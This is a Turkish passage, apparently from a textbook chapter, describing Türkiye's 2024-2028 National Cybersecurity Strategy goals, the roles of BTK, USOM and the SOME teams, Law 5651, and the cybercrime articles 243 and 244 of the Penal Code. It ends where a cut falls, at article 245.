Siber Dayanıklılık: Artan karmaşıklık ve sıklıkla meydana gelen siber tehditlerin olumsuz etkilerinin büyümesini ve yıkıcı hale gelmesini engellemek amacıyla,

uluslararası düzeydeki gelişmeler ve iyi uygulama örnekleri ışığında, ulusal, kurumsal ve bireysel seviyelerde iş birliği içinde alınacak önlemlerle, kurumlar, kuruluşlar ve kritik altyapı sektörlerinde bulunan bilgi ve iletişim teknolojileri altyapılarının yanı sıra verilerin de siber tehditlere ve risklere karşı dayanıklılığı ve savunma kapasitesinin artırılması hedeflenmektedir (UAB, 2024).

Proaktif Siber Savunma ve Caydırıcılık: Siber olayların öncesi, sırası ve sonrasındaki faaliyetler kadar, önleyici tedbirler de büyük önem taşır. Bu yaklaşım, siber caydırıcılığın güçlendirilmesi ve risklerin veya tehditlerin oluşmadan önce ya da erken aşamalarda engellenmesi konusunda ülkemize avantaj sağlayacaktır.

Olası siber tehditlerin zamanında tespiti, ilgili taraflarla iletişime geçilmesi ve güncel tehdit istihbaratının paylaşılması için ulusal kapasite ve kabiliyetler güçlendirilerek, yapay zekâ ve büyük veri altyapıları kullanılarak tehditlerin erken tespiti ve önlenmesi hedeflenmektedir.

İnsan Odaklı Siber Güvenlik Yaklaşımı: Siber güvenlik, sadece teknolojik altyapı ve strateji ile sınırlı kalmayıp, aynı zamanda eğitim, farkındalık, insan kaynağı, ulusal ve uluslararası iş birlikleri gibi bir dizi disiplini içinde barındıran geniş bir kavramdır. Bu bağlamda, "insan" faktörü, siber güvenlik çalışmalarının merkezinde yer almaktadır.

Siber güvenlik açıklarının yaklaşık %80'i, insan faktöründen kaynaklanan ihmallerden meydana gelmektedir. Bireylerin farkındalık ve beceri düzeylerinin artırılması, bu alanda kariyer yapmak isteyenlerin uzmanlık kazanması için sağlanacak destekler, iş gücüne büyük katkı sağlayacaktır. Ayrıca, siber tehditlerle ve suçlarla mücadelede görevli profesyonellerin yetkinliklerinin artırılması, bu alandaki başarıyı güçlendirecek ve yeni dönemde daha güçlü bir konum elde edilmesini sağlayacaktır

Teknolojinin Güvenli Kullanımı ve Siber Güvenliğe Katkısı: Günümüzde, basit bir kötü amaçlı yazılım bile hızla büyük bir güvenlik tehdidine dönüşebilir. Bu nedenle, teknolojiye karşı "sıfır güven (zero trust)" yaklaşımı benimsenerek güvenli bir dijital ortam ve sağlam bir siber altyapı oluşturulması önem kazanmıştır. Yeni teknolojilerin güvenliği ile ilgili gereksinimler ve asgari güvenlik standartları belirlenerek, bu kriterler doğrultusunda alınacak tedbirler, gelecekteki siber savunma ve caydırıcılık çalışmalarının temellerini atmaktadır (UAB, 2024).

Ayrıca, yeni teknolojilerin siber güvenliği artırma amacıyla mevcut çalışmalara entegre edilmesine yönelik fırsatlar araştırılacak ve değerlendirilecektir. Yapay zekâ ve büyük veri altyapılarının bu süreçlere dahil edilmesi, siber güvenlik alanındaki ilerlemeyi önemli ölçüde hızlandıracaktır. Bu sayede, ulusal siber güvenlik stratejilerine güçlü bir katkı sağlanması planlanmaktadır (UAB, 2024).

Siber Tehditlerle Mücadelede Yerli ve Millî Teknolojiler: Ülkelerin siber tehditlere karşı korunmasında, "tasarımdan itibaren güvenlik" (security-by-design) yaklaşımıyla yerli ve millî teknolojilerin geliştirilmesi büyük bir stratejik avantaj sağlamaktadır. Bu bağlamda, paydaşlar arasında iş birliği yaparak yerli ve millî ürün projelerinin hayata geçirilmesi, sertifikasyon ve akreditasyon süreçlerinin güçlendirilmesi ve bu alanda sağlanan teşviklerin arttırılması hedeflenmektedir. Böylece, siber tehditlere karşı daha etkin ve kapsamlı bir mücadele yaklaşımı benimsenmiş olacaktır.

Uluslararası Alanda Türkiye Markası: Türkiye'nin siber güvenlik alanındaki global etkisini artırmak amacıyla, ülkemizin uzmanlık ve deneyimleri uluslararası platformlarda rehber olarak kabul edilecektir. Bu doğrultuda, bölgesel ve uluslararası paydaşlarla ikili ve çok taraflı iş birlikleri kurularak, uyumlu bir şekilde bilgi ve deneyim paylaşımı yapılacaktır. Ayrıca, Türkiye'nin siber güvenlik alanındaki tutumunun etkili bir şekilde dünya çapında iletilmesi ve iş birliğinin güçlendirilmesi amacıyla "siber diplomasi" alanındaki kapasitemizin artırılmasına yönelik çalışmalar sürdürülmektedir (UAB, 2024).

Hedefler

Hedefler, politikaların ve stratejilerin başarısında belirleyici bir rol oynar, motivasyonu artırarak başarıya ulaşmak için gerekli yolu çizer ve kaynakların verimli kullanılmasını sağlar. Politikaların ve stratejilerin etkinliği, doğru, gerçekçi, izlenebilir ve etkili hedeflerin belirlenmesine ve bu hedeflere ulaşmak için yapılacak çalışmalara dayanmaktadır.

Bu bağlamda, Ulusal Siber Güvenlik Stratejisi ve Eylem Planı (2024-2028) çerçevesinde toplamda 18 hedef belirlenmiştir.

Siber Dayanıklılık

- ***Hedef 1.1:*** Kamu kurum ve kuruluşları ile kritik altyapı sektörlerinde, düzenleme ve denetim odaklı bir siber güvenlik anlayışının geliştirilmesi.
- ***Hedef 1.2:*** Kurumsal, sektörel ve ulusal seviyede; risk tabanlı analizler ve acil durum planlarına dayalı bir siber güvenlik yaklaşımının benimsenmesi.
- ***Hedef 1.3:*** Veri paylaşımının güvenli altyapılar aracılığıyla gerçekleştirilmesi.
- ***Hedef 1.4:*** Ulusal düzeyde standartlar ve test mekanizmalarının iyileştirilmesi.

Proaktif Siber Savunma ve Caydırıcılık

- ***Hedef 2.1:*** Siber olaylara müdahale ekiplerinin yetkinlik seviyelerinin artırılması.
- ***Hedef 2.2:*** Siber risklerin ve tehditlerin tespiti, bildirimi ve siber tehdit istihbaratının edinilmesi ve paylaşılması için gerekli kabiliyetlerin güçlendirilmesi.
- ***Hedef 2.3:*** Kurum ve kuruluşlarda, risklere ve tehditlere karşı iyi uygulamaların arttırılması.
- ***Hedef 2.4:*** Millî güvenlik çerçevesinde, ulusal siber güvenlik eşgüdümünün güçlendirilmesi.
- Hedef 2.5: Siber suçlarla mücadele konusunda elde edilen başarıların artırılması.

İnsan Odaklı Siber Güvenlik Yaklaşımı

- ***Hedef 3.1:*** Siber uzayın güvenli bir şekilde kullanılmasına dair toplumsal ve bireysel farkındalığın artırılması.
- ***Hedef 3.2:*** Kurum ve kuruluşlarda, siber güvenlik kültürünün kurum içi yapılarla pekiştirilmesi.
- ***Hedef 3.3:*** İnsan kaynağının güçlendirilmesi ve siber güvenlikte yetkinliklerin arttırılması.

Teknolojinin Güvenli Kullanımı ve Siber Güvenliğe Katkısı

- ***Hedef 4.1:*** Yeni teknolojilerin güvenli kullanımını sağlamak ve potansiyel risklere karşı önlemler almak.
- Hedef 4.2 Siber güvenlik alanında yeni teknolojilerin entegrasyonu ve kullanımını artırmak.

Siber Tehditlerle Mücadelede Yerli ve Millî Teknolojiler

- ***Hedef 5.1:*** Yenilikçi fikirlerin, yerli ve millî ürün ve hizmetlere dönüştürülmesi.
- ***Hedef 5.2:*** Ar-Ge faaliyetlerinin desteklenmesi ve yerli siber güvenlik teknolojilerinin geliştirilmesi ve yaygınlaştırılması.

Uluslararası Alanda Türkiye Markası

- ***Hedef 6.1:*** Uluslararası paydaşlarla bilgi paylaşımı ve iş birliğinin artırılması.
- ***Hedef 6.2:*** Yerli ve millî siber güvenlik çözümlerinin uluslararası düzeyde rekabet gücünün yükseltilmesi.

Eylem Maddeleri

Ulusal Siber Güvenlik Stratejisi ve Eylem Planı (2024-2028) çerçevesinde, belirlenen stratejik amaçların gerçekleştirilmesine yönelik eylem maddeleri belirlenmiştir. Bu plan, 61 eylem maddesinden oluşmaktadır. Her bir eylem maddesi, hedeflere ulaşmak için yapılacak faaliyetleri ve bu faaliyetlerin içeriğini ortaya koymaktadır.

Bu eylem maddeleri "Hizmete Özel" nitelik taşıdığı için, yayınlanmamış olup, yalnızca ilgili kurum ve kuruluşlarla paylaşılmaktadır (UAB, 2024).

Gerçekleştirme Yaklaşımı – İzleme ve Değerlendirme

Eylem Planı'nın izlenmesi ve değerlendirilmesi, belirlenen hedeflere ulaşılmasını sağlamak için kaydedilen ilerlemeyi ve yapılan çalışmaların etkinliğini değerlendiren bir yöntemle yapılacaktır.

Ulaştırma ve Altyapı Bakanlığı, her bir eylem maddesi için belirlenen performans kriterlerini dikkate alarak, periyodik olarak izleme ve değerlendirme çalışmaları gerçekleştirecektir. Bu çalışmalar, her eylemin yürütülmesine yönelik yapılan

faaliyetlerin ve gelişmelerin raporlanmasıyla, ilgili kurum ve kuruluşlardan alınacak verilerle desteklenecektir.

Gerçekleştirme Yaklaşımı – Paydaşlar

Ulusal siber güvenlik çalışmaları, ülkemizin vizyonuna uygun olarak, siber güvenlik ve bilgi güvenliği ilkelerine dayalı bir şekilde tüm paydaşların katılımıyla yürütülmektedir.

Bu paydaşlar arasında kamu kurum ve kuruluşları, kritik altyapılarda faaliyet gösteren özel sektör kuruluşları, üniversiteler, sivil toplum kuruluşları, araştırma toplulukları ve bireyler ile uluslararası paydaşlar yer almaktadır.

Güncelleme

Ulusal Siber Güvenlik Stratejisi ve Eylem Planı, teknolojik gelişmeler, güncel koşullar, ulusal ihtiyaçlar ve gereksinimler doğrultusunda gerektiğinde güncellenecektir.

Planın amacı, hedefleri ve tamamlanamayan eylem maddeleri, izleme ve değerlendirme süreçlerinde periyodik olarak gözden geçirilecek ve sonuçlar doğrultusunda ihtiyaç duyulursa, bir sonraki strateji ve eylem planına aktarılacaktır.

Ülkemizde son dönemde gerçekleştirilen siber güvenlik çalışmaları sonucunda, Uluslararası Telekomünikasyon Birliği (ITU) tarafından ülkelerin siber güvenlik olgunluğunu ölçmek için kullanılan "Global Siber Güvenlik Endeksi" verilerine göre, Türkiye'nin sıralaması önemli bir iyileşme göstermiştir. 2017 yılında dünya genelinde 200'e yakın ülke arasında 43. sırada, 2018'de ise 20. sırada yer alırken, 2020 verilerine göre 11. sıraya yükselmiştir. Avrupa bazında ise, 2017 yılında 22. sırada yer alan Türkiye, 2018'de 11. sıraya çıkmış ve 2020'de 6. sıraya yükselmiştir (UAB, 2024).

5.4.3 BTK’nin Siber Güvenlikteki Rolü

Ulusal siber güvenliğin sağlanması milli güvenliğin temel unsurlarından biri olup kritik altyapıların yer aldığı sektörlerde faaliyet gösteren işletmeler tarafından yürütülen faaliyetlerin etkin ve verimli şekilde yönetilmesi bu anlamda önem arz

etmektedir. 6757 Sayılı Olağanüstü Hal Kapsamında Bazı Kurum ve Kuruluşlara İlişkin Düzenleme Yapılması Hakkında Kanun Hükmünde Kararnamenin Değiştirilerek Kabul Edilmesine Dair Kanun ile 5809 sayılı Elektronik Haberleşme Kanununda (Kanun) yapılan değişiklik sonrasında Bilgi Teknolojileri ve İletişim Kurumu'na siber saldırıların engellenmesi ve caydırıcılığın sağlanması görevleri verilmiştir. Buna ilave olarak ulusal siber güvenliğin sağlanması amacıyla Kurumumuz ilgili yerlerden bilgi, belge, veri ve kayıtları alabilme ve değerlendirmesini yapabilme; arşivlerden, elektronik bilgi işlem merkezlerinden ve iletişim altyapısından yararlanabilme, bunlarla irtibat kurabilme ve bu kapsamda diğer gerekli önlemleri alabilme veya aldırabilme yetkisine sahiptir. Ayrıca, Kanun ile kamu kurum ve kuruluşları da dahil olmak üzere ilgili taraflara yaptırım uygulama yetkisi de Bilgi Teknolojileri ve İletişim Kurum'una verilmiştir.

Bilgi Teknolojileri ve İletişim Kurum bünyesinde Ulusal Siber Olaylara Müdahale Merkezi kurulmuştur.

(USOM) yurt içi ve yurt dışı kaynaklı siber tehditleri tespit etme ve önleme faaliyetleri yürütmektedir. USOM; siber tehditleri önlemek amacıyla alarm, uyarı ve duyuru faaliyetleri yürütmek, kritik durumlarda yerinde müdahale ekipleriyle olayın kontrolünü ele almak ve siber olaylara müdahalede ulusal koordinasyonu sağlamak amacıyla faaliyetlerini sürdürmektedir. USOM tarafından kurum, kuruluş, işletmelere siber güvenlik bildiriminde bulunulmakta, söz konusu siber güvenlik bildirimleri ile kurum ve kuruluşlardaki kritik ve acil olarak ele alınması gereken zafiyetler ve internete açık servislerinde tespit edilen açıklıklar; alınması gereken tedbirlerle birlikte ilgililerine iletilmekte, zararlı yazılımlarda ve oltalama amacıyla kullanılan zararlı bağlantılar (URL, IP, domain) tespit edilerek kontrolleri yapılmakta ve altyapı seviyesinde erişim engellenmektedir. Bu sayede ülke genelinde internet kullanıcıları ve sistemlerine yapılabilecek saldırıların önlenmesi sağlanmaktadır.

Diğer taraftan 11/11/2013 tarihli ve 28818 sayılı Resmî Gazete' de yayımlanarak yürürlüğe giren Siber Olaylara Müdahale Ekiplerinin Kuruluş, Görev ve Çalışmalarına Dair Usul ve Esaslar Hakkında Tebliğ ile USOM'un koordinasyon sağladığı Sektörel ve Kurumsal Siber Olaylara Müdahale Ekiplerinin (SOME) kurulması öngörülmüştür.

SOME'ler, kurumların ve kritik altyapı sektörlerinin korunmasına yönelik olarak USOM'un koordinasyonunda 7/24 görev yapmaktadır.

Teknolojik gelişmelerle birlikte, kritik altyapılara yönelik tehditler artmakta ve siber güvenlik önlemleri her geçen gün daha fazla önem kazanmaktadır. Uluslararası kuruluşlar ve devletler sürekli değişen ve gelişen siber tehditlere karşı, siber güvenlik organizasyonlarını günümüz şartlarına uygun hale getirme gayreti içerisindedir. Bu doğrultuda hazırlanan, AB Genelinde Yüksek Düzeyde Ortak Siber Güvenliğe Yönelik Tedbirleri içeren NIS2 Direktifi (AB) 2022/2555 sayılı karar ile onaylanarak 16 Ocak 2023 tarihinde yürürlüğe girmiştir.

USOM'u ve SOME'leri kapsayan siber güvenlik organizasyonunun, NIS2 Direktifi de esas alınarak günümüz şartlarına uygun hale getirilmesi, ulusal güvenliğin korunması açısından kritik bir öneme sahiptir.

Tanımlar: Tanımlar ve kısaltmalar

MADDE 4- (1) Bu Yönetmelikte geçen;

a) BİT: Bilgi ve iletişim teknolojilerini,

b) Kritik altyapılar: İşlediği bilginin gizliliği, bütünlüğü veya erişilebilirliği bozulduğunda, can kaybına, büyük ölçekli ekonomik zarara, ulusal güvenlik açıklarına veya kamu düzeninin bozulmasına yol açabilecek bilişim veya endüstriyel kontrol sistemlerini barındıran altyapıları,

c) Kritik sektörler: Kritik altyapıları bünyesinde barındıran sektörleri,

ç) Kurum: Bilgi Teknolojileri ve İletişim Kurumunu,

d) Kurul: Bilgi Teknolojileri ve İletişim Kurulu'nu,

e) Risk: Bir olayın neden olduğu kayıp veya aksaklık potansiyeli ile bu kayıp veya aksaklığın büyüklüğü ile olayın meydana gelme olasılığının bir kombinasyonunu,

f) Siber olay: Depolanan, iletilen veya işlenen verilerin veya şebeke ve bilgi sistemleri tarafından sunulan veya bunlar aracılığıyla erişilebilen hizmetlerin kullanılabilirliğini, gerçekliğini, bütünlüğünü veya gizliliğini tehlikeye atan bir siber olayı,

g) **Siber tehdit:** Şebeke ve bilgi ve bilgi sistemlerine, bu sistemlerin kullanıcılarına ve diğer kişilere zarar verebilecek, bunları kesintiye uğratabilecek veya başka bir şekilde olumsuz etkileyebilecek her türlü potansiyel durum, olay veya eylemi,

ğ) SOME: 20/6/2013 tarihli ve 28683 sayılı Resmî Gazete'de yayımlanan 2013/4890 sayılı Bakanlar Kurulu Kararı'nın ekinde yer alan Ulusal Siber Güvenlik Stratejisi ve 2013-2014 Eylem Planının 4 üncü maddesi gereğince oluşturulan siber olaylara müdahale ekiplerini,

h) SOME İletişim Platformu (SİP): USOM ile kurumsal ve sektörel SOME'ler arasındaki güvenli iletişimi sağlayan platformunu,

ı) USOM: 20/6/2013 tarihli ve 28683 sayılı Resmî Gazete'de yayımlanan 2013/4890 sayılı Bakanlar Kurulu Kararı'nın ekinde yer alan Ulusal Siber Güvenlik Stratejisi ve 2013-2014 Eylem Planının 4'üncü maddesi gereğince kurulan ve Kurum bünyesinde faaliyetlerini yürüten Ulusal Siber Olaylara Müdahale Merkezini,

i) Zararlı yazılım: Sahibinin bilgisi ve isteği dışında bilgisayarlara bulaşan, kullanıcı bilgisayarını, sunucuları veya bilişim ağlarını hedef alan virüs ve benzeri yazılımları

5.4.4 Türkiye'de Zararlı Yazılımlarla Mücadele

Türkiye, dijitalleşmenin hızlanmasıyla birlikte siber güvenlik alanında önemli adımlar atarak zararlı yazılımlara karşı etkin bir mücadele stratejisi geliştirmiştir. Bilgi Teknolojileri ve İletişim Kurumu (BTK) ile Emniyet Genel Müdürlüğü Siber Suçlarla Mücadele Daire Başkanlığı gibi kurumlar, siber saldırıları önlemek ve zararlı yazılımları tespit etmek için teknik altyapıyı güçlendiren çalışmalar yürütmektedir. Kamu kurumları, özel sektör ve akademi iş birliğiyle oluşturulan "Ulusal Siber Olaylara Müdahale Merkezi" (USOM), kritik altyapıları korumak ve farkındalık kampanyalarıyla vatandaşları bilinçlendirmek için aktif rol almaktadır. Ayrıca, 5651 sayılı İnternet Ortamında Yapılan Yayınların Düzenlenmesi ve Bu Yayınlar Yoluyla İşlenen Suçlarla Mücadele Edilmesi Hakkında Kanunu gibi mevzuatlar, zararlı içeriklerin engellenmesi konusunda hukuki bir çerçeve sunmaktadır. Ancak, zararlı yazılımların sürekli evrilen yapısı, bu mücadelenin dinamik bir şekilde sürdürülmesini gerektirmektedir. Türkiye, yapay zekâ ve makine öğrenmesi tabanlı çözümlerle

proaktif savunma sistemlerini entegre etmeye odaklanmıştır. Örneğin, bankacılık sektöründe kimlik avı ve fidye yazılımlarına karşı geliştirilen gerçek zamanlı izleme sistemleri, finansal kayıpların önüne geçmektedir. Bununla birlikte, bireysel kullanıcıların güvenlik yazılımlarını güncel tutmaması veya şüpheli bağlantılara karşı dikkatsiz davranması gibi zafiyetler, riski artırmaktadır. Bu nedenle, Millî Eğitim Bakanlığı'nın müfredata siber güvenlik eğitimleri eklemesi ve STK'ların düzenlediği eğitimler, toplumsal direnci artırmada kritik bir rol oynamaktadır. Uluslararası iş birlikleriyle de küresel siber tehditlere karşı ortak mücadele, Türkiye'nin bu alandaki etkinliğini desteklemektedir.

Türkiye'de zararlı yazılımlarla mücadele çok yönlü bir yaklaşımla ele alınmaktadır. Devlet kurumları, özel sektör ve bireysel kullanıcılar arasındaki iş birliği büyük önem taşımaktadır. Türkiye'de Bilgi Teknolojileri ve İletişim Kurumu (BTK) gibi kurumlar, ulusal siber güvenlik stratejilerini belirlemekte, farkındalık kampanyaları düzenlemekte ve teknik standartlar geliştirmektedir. Emniyet Genel Müdürlüğü Siber Suçlarla Mücadele Daire Başkanlığı ve diğer ilgili kolluk kuvvetleri, siber suçlarla etkin bir şekilde mücadele etmek için çalışmalar yürütmektedir. Ayrıca, siber güvenlik alanında uzmanlaşmış özel şirketler de kurumların ve bireylerin zararlı yazılımlara karşı korunmasına yönelik çözümler sunmaktadır. Bireysel kullanıcıların bilinçlendirilmesi, güncel antivirüs yazılımları kullanılması, şüpheli bağlantılardan ve dosyalardan uzak durulması gibi önlemler de mücadelede önemli bir rol oynamaktadır.

Türkiye, zararlı yazılımlarla mücadelede hem ulusal hem de uluslararası düzeyde aktif bir rol oynamaktadır. Ancak, teknolojinin hızla gelişmesi, yasal ve kurumsal altyapının sürekli güncellenmesini gerektirmektedir. Kamu-özel sektör iş birliği, bireysel bilinçlenme ve uluslararası ortaklıklar, bu mücadelenin başarısında kilit öneme sahiptir.

5.4.5 Türkiye'de Zararlı Yazılımlarla Mücadelede Hukuki ve Yasal Çerçeve

Türkiye, zararlı yazılımların (malware) yol açtığı siber tehditlere karşı kapsamlı bir hukuki altyapı oluşturmuştur. Bu çerçevede 5237 Sayılı Türk Ceza Kanunu (TCK)

önemli bir rol oynamaktadır. TCK'nın 243'ncü maddesi, bilişim sistemlerine izinsiz erişimi ve zararlı yazılımların kullanımını suç kapsamına alırken; 244'üncü maddesi, sistemleri çökertme veya verilere zarar verme eylemlerini cezalandırır. Ayrıca, 5651 Sayılı İnternet Ortamında Yapılan Yayınların Düzenlenmesi ve Bu Yayınlar Yoluyla İşlenen Suçlarla Mücadele Edilmesi Hakkında Kanunu, Bilgi Teknolojileri ve İletişim Kurumu'na (BTK) katalog suçlara karşı erişim engelleme yetkisi vermektedir. Bu kanun, BTK'nin erişim engelleme ve içerik kaldırma kararlarıyla siber saldırıların önlenmesini hedeflemektedir.

Zararlı yazılımlarla mücadelede kurumsal yapılar da kritik öneme sahiptir. Ulusal Siber Olaylara Müdahale Merkezi (USOM), kamu kurumları ve kritik altyapıların güvenliğini sağlamak için 7/24 operasyonel destek sunar. Emniyet Genel Müdürlüğü Siber Suçlarla Mücadele Daire Başkanlığı ise zararlı yazılım üreten veya dağıtan kişilere yönelik adli soruşturmaları yürütür. Son olarak, Kişisel Verileri Koruma Kurumu (KVKK), zararlı yazılımların neden olduğu veri ihlallerini denetleyerek yaptırım uygulamaktadır.

Ancak, teknolojinin hızla evrilmesi, mevcut düzenlemelerin sürekli güncellenmesini zorunlu kılmaktadır. Özellikle yapay zekâ tabanlı saldırılar veya fidye yazılımları (ransomware) gibi yeni nesil tehditler, yasal boşlukları ortaya çıkarabilmektedir. Bu nedenle, AB Dijital Hizmetler Yasası gibi yeni düzenlemelerle siber güvenlik standartları güçlendirilmeye çalışılmaktadır (ab.gov.tr, 2023). Ayrıca, Avrupa Konseyi Siber Suç Sözleşmesi (Budapeşte Sözleşmesi) gibi uluslararası anlaşmalarla uyumlu politikalar, Türkiye'nin küresel siber güvenlik ağındaki etkinliğini artırmaktadır. Tüm bu çabalar, dijital dönüşüm sürecinde güvenli bir ekosistemin oluşturulmasını amaçlamaktadır.

5.4.5.1 Türkiye'de İnternet Hukuku

Bilişim deyince bunun en önemli ayaklarından bir tanesini de internet oluşturmaktadır. Türkiye'de internet ile ilgili en kapsamlı düzenleme 2007 yılında 5651 sayılı İnternet Ortamında Yapılan Yayınların Düzenlenmesi ve Bu Yayınlar Yoluyla İşlenen Suçlarla Mücadele Edilmesi Hakkında Kanun ile yapılmıştır (BTK,2019).

5651 sayılı Kanun ile ilk defa;

İnternet aktörlerinin (içerik sağlayıcı, yer ve erişim sağlayıcı, toplu kullanım sağlayıcı) tanımı yapılmış ve bu aktörlerin hak ve sorumlulukları belirlenmiştir.

Yasada suçlar bakımından erişimin engellenmesi usul ve esasları düzenlenmiştir.

İnternet ortamında yayınlanan içerik nedeniyle haklarının ihlal edildiğini iddia eden kişilere ilişkin; içeriğin yayından çıkarılmasını sağlama ve cevap hakkı uygulamalarına ilişkin usul ve esaslara yer verilmiştir.

Konusu suç teşkil eden (ve/veya küçükler için zararlı olan) içerik kapsamında filtreleme usulü öngörülmüştür.

Türkiye'de internet ortamındaki yayınlardan kanunda belirtilen katalog suçlara ilişkin şikâyetlerin yapılabileceği internet bilgi ihbar merkezi (ihbarweb.org.tr) kurulmuştur.

5651 sayılı Kanununun 8 inci maddesinde erişimi engellenebilecek suçları katalog halinde saymıştır. İnternet ortamında yapılan ve içeriği aşağıdaki suçları oluşturduğu hususunda yeterli şüphe sebebi bulunan yayınlarla ilgili olarak erişimin engellenmesine karar verilir. Bunlar:

26/9/2004 tarihli ve 5237 sayılı Türk Ceza Kanunu'nda yer alan;

1) İntihara yönlendirme (madde 84),

2) Çocukların cinsel istismarı (madde 103, birinci fıkra),

3) Uyuşturucu veya uyarıcı madde kullanılmasını kolaylaştırma (madde 190),

4) Sağlık için tehlikeli madde temini (madde 194),

5) Müstehcenlik (madde 226)

6) Fuhuş (madde 227)

7) Kumar oynanması için yer ve imkân sağlama (madde 228), suçları ve

25/7/1951 tarihli ve 5816 sayılı Atatürk Aleyhine İşlenen Suçlar Hakkında Kanunda yer alan suçlar.

Bu suçlardan bir veya birkaçına ilişkin suç tespit edilen bir internet sitesi ile ilgili vatandaşlarımız ihbarweb.org.tr adresinden şikayetlerini gerçekleştirebilmektedirler (BTK,2019).

5.4.5.2 Türkiye'de Bilişim Hukuku

Teknolojinin her geçen gün ilerlemesiyle, her geçen gün farklı suç türleri ortaya çıkarmaktadır. Bu kapsamda değişime ve gelişime en açık olan suçu ise bilişim suçları oluşturmaktadır. Globalleşen dünyada yeni bir teknolojik gelişme bütün dünyaya yayılmaktadır. Bunun sonucunda da ülkemizde de gelişen teknolojiye bağlı olarak yeni bilişim suçları ortaya çıkmaktadır (BTK,2019).

Ülkemizde de bilişim suçlarına yönelik tek bir kanun yoktur. Onun yerine mevcut kanunlara bilişim suçlarıyla ilgili hükümler eklenmiştir.

Türkiye'de bilişim alanında gerçekleştirilen yasal düzenlemeler, genel olarak AB direktifleri ile uyumlu olacak şekilde hazırlanmıştır. Bilişim suçları, her suçun kendi alanına ilişkin düzenlemeler içermektedir.

Bilişim suçlarına yönelik Türkiye'de ilk yasal metin, 765 sayılı Türk Ceza Kanunu'na 1991 yılında eklenen "…bilgileri otomatik işleme tabi tutan sistem…" ibaresidir. Bundan sonra ortaya çıkan ihtiyaçlar neticesince birçok kanuna bilişim ile ilgili hükümler eklenmiştir.

Bilişim suçları ile ilgili en kapsamlı düzenleme 5237 sayılı Türk Ceza Kanunu'nda yer almaktadır.

Türk Ceza Kanunu'nun onuncu bölümünde bilişim alanında suçlar başlığı altında bilişim sistemine girme, sistemi engelleme, bozma, verileri yok etme veya değiştirme ile banka ve kredi kartlarının kötüye kullanılması konularında düzenleme getirmiştir.

Türk Ceza Kanunu'nun 243, 244 ve 245'inci maddelerinde bilişim suçları müstakilen düzenlenmiştir. Aşağıda bu üç madde daha detaylı bir şekilde irdelenmektedir:

Bilişim Sistemine Girme Suçu

Türk Ceza Kanunu'nun 243'üncü maddesi*, "(1) Bir bilişim sisteminin bütününe veya bir kısmına, hukuka aykırı olarak giren veya orada kalmaya devam eden kimseye bir yıla kadar hapis veya adli para cezası verilir. (2) Yukarıdaki fıkrada tanımlanan fiillerin bedeli karşılığı yararlanılabilen sistemler hakkında işlenmesi halinde, verilecek ceza yarı oranına kadar indirilir. (3) Bu fiil nedeniyle sistemin içerdiği veriler yok olur veya değişirse, altı aydan iki yıla kadar hapis cezasına hükmolunur."* hükmüne sahiptir.

TCK 243'üncü maddesi ile bir bilişim sisteminin bütününe ve bir kısmına hukuka aykırı, olarak girilmesi ve orada kalmaya devam edilmesi suç olarak düzenlenmiştir. Verilerin ele geçirilmesi şartı aranmaksızın bilişim sistemine hukuka aykırı olarak girilmesi ve bu suretle bilişim sisteminin güvenliğinin ihlal edilmesi suç, haline getirilmiştir.

TCK 243 düzenlenmesi ile, Avrupa Konseyi Siber Suç Sözleşmesinin "Kanunsuz Erişim" başlıklı 2. maddesindeki *"Her bir taraf devlet bir bilgisayar sisteminin herhangi bir bölümüne haksız ve kasıtlı olarak erişilmesini suç kapsamına almak için gerekli kanuni düzenlemeyi yapmalı, gerekli önlemleri almalıdır."* düzenlemesine paralellik sağlanmıştır.

Korunan hukuki değer bilişim sisteminin güvenliğinin sağlanmasıdır. Bunun yanında bilişim sisteminin kullanıcısı ve bu sistemden, yararlanan kişilerin farklı türden kişisel yararları da korunmaktadır.

Suçun maddi unsurunu bilişim sistemi oluşturmaktadır. Bu suçun oluşması için bilişim sistemine hukuka, aykırı olarak girilmesi ve orada kalmaya devam edilmesi gerekmektedir. İki eyleminde beraber aynı anda gerçekleşmesiyle suç oluşmaktadır.

Bu suçun oluşması için genel kast yeterlidir. Suçun faili herkes olabilir. Herkes suçun mağduru olabilir, gerçek veya tüzel kişiler olabilir.

Sistemi Engelleme, Bozma Verileri Yok Etme veya Değiştirme Suçu

Türk Ceza Kanunu'nun 244'üncü maddesi,

"(1) Bir bilişim sisteminin işleyişini engelleyen veya bozan kişi bir yıldan beş yıla kadar hapis cezası ile cezalandırılır.

(2) Bir bilişim sistemindeki verileri bozan, yok eden, değiştiren veya erişilmez kılan, sisteme veri yerleştiren var olan verileri başka bir yere gönderen kişi altı aydan üç yıla kadar hapis cezası ile cezalandırılır.

(3) Bu fiille bir banka veya kredi kurumuna ya da bir kamu kurum veya kuruluşun ait bilişim sistemi üzerinde işlenmesi halinde verilecek ceza yarı oranında artırılır.

(4) Yukarıdaki fıkralarda tanımlanan fiillerin işlenmesi suretiyle kişinin kendisinin veya başkasının yararına haksız bir çıkar sağlamasının başka bir suç oluşturmaması halinde iki yıldan altı aya kadar hapis ve beşbin güne kadar adli para cezasına hükmolunur." hükmünü sahiptir.

Bu suç tipiyle Avrupa Siber Suç Sözleşmesinin 4. maddesinde öngörülen "verilere müdahale" ve 5. maddesinde öngörülen "sistemlere müdahale" düzenlemelerine paralellik sağlanmaya çalışılmıştır.

Maddenin gerekçesinde de yer verildiği üzere sistemlere zarar verme suç haline getirilmiştir. Bilişim sistemlerinde yer alan verilerin ya da programların kısmen veya tamamen tahrip edilmesi değiştirilmesi işlevlerinin üzerinde oynanması olağan işleyişinin engellenmesi erişimin kısıtlanması gibi eylemler genel olarak bilişim sistemlerine karşı mala zarar verme suçları olarak düzenlenmiştir.

İşleyişi engellenen veya bozulan bilişim sistemi veya bilişim sisteminde bulunmasına karşılık bozulan yok edilen değiştirilen veya erişilmez kılınan ya da sisteme yerleştirilen başka bir yere gönderilen veriler suçun konusunu oluşturur.

Bilişim sisteminde sistemin engellenilmesi işleyişinin bozulması, verilerin yok edilmesi, verilerin değişilmesi ve erişilmez kılınması gibi eylemler suçun maddi unsurlarıdır.

Suçun faili herkes olabilir. Mağdur bilişim sisteminin maliki zilyedi, bilişim sistemi üzerinde tasarruf yetkisi olan kişi olabilir.

Banka veya Kredi Kartlarının Kötüye Kullanılması Suçu

Türk Ceza Kanunu'nun 245. maddesi,

